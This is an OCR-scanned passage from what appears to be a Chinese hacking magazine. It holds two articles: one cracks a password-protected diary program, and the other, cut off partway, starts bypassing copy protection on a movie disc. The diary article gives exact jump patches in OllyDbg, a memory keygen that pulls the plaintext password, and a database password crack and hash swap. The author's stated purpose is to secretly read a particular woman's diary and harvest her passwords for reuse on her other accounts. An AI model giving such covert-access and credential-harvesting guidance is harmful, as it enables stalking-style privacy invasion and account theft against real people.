


图 6

向上找到一处 00567B20(C)，跟爆破登录密码一样点“查找→查找文本→00567B20→向上”找到 **jne 00567B79**，再切换到 OLLYDBG 中文修改版将这处 **jne 00567B79** 改为 **je 00567B79** 后 OK！一切都成功啦！将她的密码改为 1234 后，又随便在她的日记本里转悠一下，她写的东东我全都看到啦！日记本中还有一处限制，就是将日记锁定后同样需要输入密码。程序作者加那么多限制干嘛？不过既然我选择了爆破那就将程序爆破到底吧！记下错误提示后按照同样的方法将 0056C84B 处的关键跳转 jnz 改为 jz，这一处限制也破除了！以后就可以免费看她写的日记啦！

写到这里也许一些像我这样的菜菜会问“为什么要将jnz 改为jz”？jnz 是条件转移指令，当 ZF =0 时转至标号处执行。Jz 也是条件转移指令，当 ZF =1 时转至标号处执行。只要将这句汇编语言关键跳转改掉或 nop 掉就不需要输入正确的原密码了。更多的汇编指令请查阅《汇编指令查询器》。

OK！到这里程序暴力破解完全成功，用注册机编写器 keymake 制作完文件补丁时，忽然一个新想法产生在脑袋里，我能不能找到“日记本”的真正密码呢？说不定她的 QQ 密码跟日记本密码一样呢！

又调出动态反汇编工具“OLLYDBG 中文修改版”，来到登录密码验证处 00567482 发现上一句是一处 Call，根据经验这处 Call 一定就是密码验证的关键 Call 了，F2 下断之，运行程序在登录密码处随便输入几个字符（我输入

的是12）程序立刻被断下（如图7），




图7

这时候在OL的右下角处看到了我的假密码“12”跟真密码“1234”。既然密码在内存中以明文显示那我就把它从内存中取出来吧！

打开注册机编写器keymake选择内存注册机，中断地址：56747D中断次数：1第一字节：E8指令长度：5（这些信息可以在图5中jnz上面那句中找到）内存方式为：EAX（如图8）。




图8

生成注册机后放到日记本目录里运行果然弹出了我想要的登录密码1234。（如图9）




图9

到这里我又来劲头了，已经找到了两种查看密码的方法，能不能再找一种呢？记得《X》2004第8期上有一篇文章《找到ADSL帐户的密码》，作者通过把对方的ini文件复制到自己的程序目录下再用密码查看工具查看密码。“日记本”的目录下也有一个配置文件“info.ini”，我把它复制下来再将“日记本”的密码改为“123456”，修改完毕后，我用复制下来的“info.ini”覆盖了一遍修改密码后的“info.ini”启动程序，输入密码“1234”，可恶的对话框“密码错误，请重新输入。”又弹了出来。看来这种看来这种方法不行，作者没有把密码放在配置文件“info.ini”中，那么密码一定藏在数据库中了，打开文件夹ztdata将里面的“adata.amd”改名为“adata.mdb”后用Microsoft Access打开，什么？需要输入密码啊？这不怕，我有“Mdb_pwd_crack”，破解后得到数据库密码“1zhangwei”好了，打开数据库输入密码看到了三个表，“diary”、“fox”、“其它”。查看后我把密码位置确定在“fox”表中（如图10）。




图10

我把“pas”处的“12D8600E48882F8F”（如图这是我输入的新密码123456）复制了下来把数据库改回原名后密码修改为"1234"再打开数据库，pas处的数值果然变了，这次变为3D3FD76BCB85F56F我试着将**3D3FD76BCB85F56F**替换掉了**12D8600E48882F8F**，再次运行程序果然这就是加密后的密码。

好了，程序破解到此结束啦，我共用了3种方法破了“日记本”我相信破解这个程序一定不止这3种方法，改天再研究一下。我把日记本的密码改为了默认的“girl”，等她哪天改回密码后，我再去看看她常用的密码！

注：本篇文章仅为技术交流如果谁用这种方法作了违法的事与《X》及本文作者无关！

（文章中涉及到的工具Peid9.2中文版，UPX，W32dsm，OLLYDBG中文修改版，注册机编写器keymake光盘有收录）

破解加密光盘

magic dog

前些天，同桌借了一部《后天》给我，他告诉我这是正版的，当时我也没在意，可是当我满心欢喜的拿回家准备拷贝到电脑上来播放时，却发现里面什么也没有。但是通过查看磁盘属性却可以看到整张光盘大小为580MB，如图1。




图1

由此推断此光盘一定是加了密的，哎，可恶的正版，不过magic dog建议大家以后支持盗版，拒绝正版，呵呵，玩笑。首先我想是否我所要的东西被隐藏了？于是通过命令提示符和在WIN98下的MSDOS用dir/a命令来查看，仍然是显示找不到文件（提示，当命令“dir”加上参数“a”后边可无条件的查看文件，就不会再管文件是什么属性了，这样可以查看一些隐藏的或是系统文件），后来，我又想用UltraISO_v6.52（一个光盘刻录软件），把这张光盘制作成镜像文件保存在本机，然后再从镜像文件中提取我要要的DAT文件，不过还是失败了。

安装完成UltraISO_v6.52后，运行该程序，打开程序主界面，在菜单栏上依次点击“工具”→“制作光盘映像文件”，马上弹出对话框，如图2。




图2

选择好CD-ROM驱动器的盘符和保存映像的路径后，点击“制作”，请耐心等待一会儿，几分钟后在我们选择的路径下便生成了一个扩展名为ISO的镜像文件，我们再次运行UltraISO_v6.52，依次点击菜单栏上的“文件”→“打开”，打开我们刚才做好的镜像文件，打开后如图3。




图3

我们知道，一般我们要的DAT文件都是存放在“MPEGAV”文件夹里的，所以我们右击右上窗口中的“MPEGAV”文件夹，在弹出的菜单中选择“提取到…”如图4所示。




图4

接下来选择好路径，几分钟后，该文件便被提取到我们指定的地方，我们也理所当然的得到了MPEGAV里的DAT文件了。可是这招对《后天》却不起作用，我可以把它制作成ISO文件，大小也没有变，还是580兆，但是当我再次打开这个镜像文件时，在右上边的窗口显示的却是这几个文件，如图5。

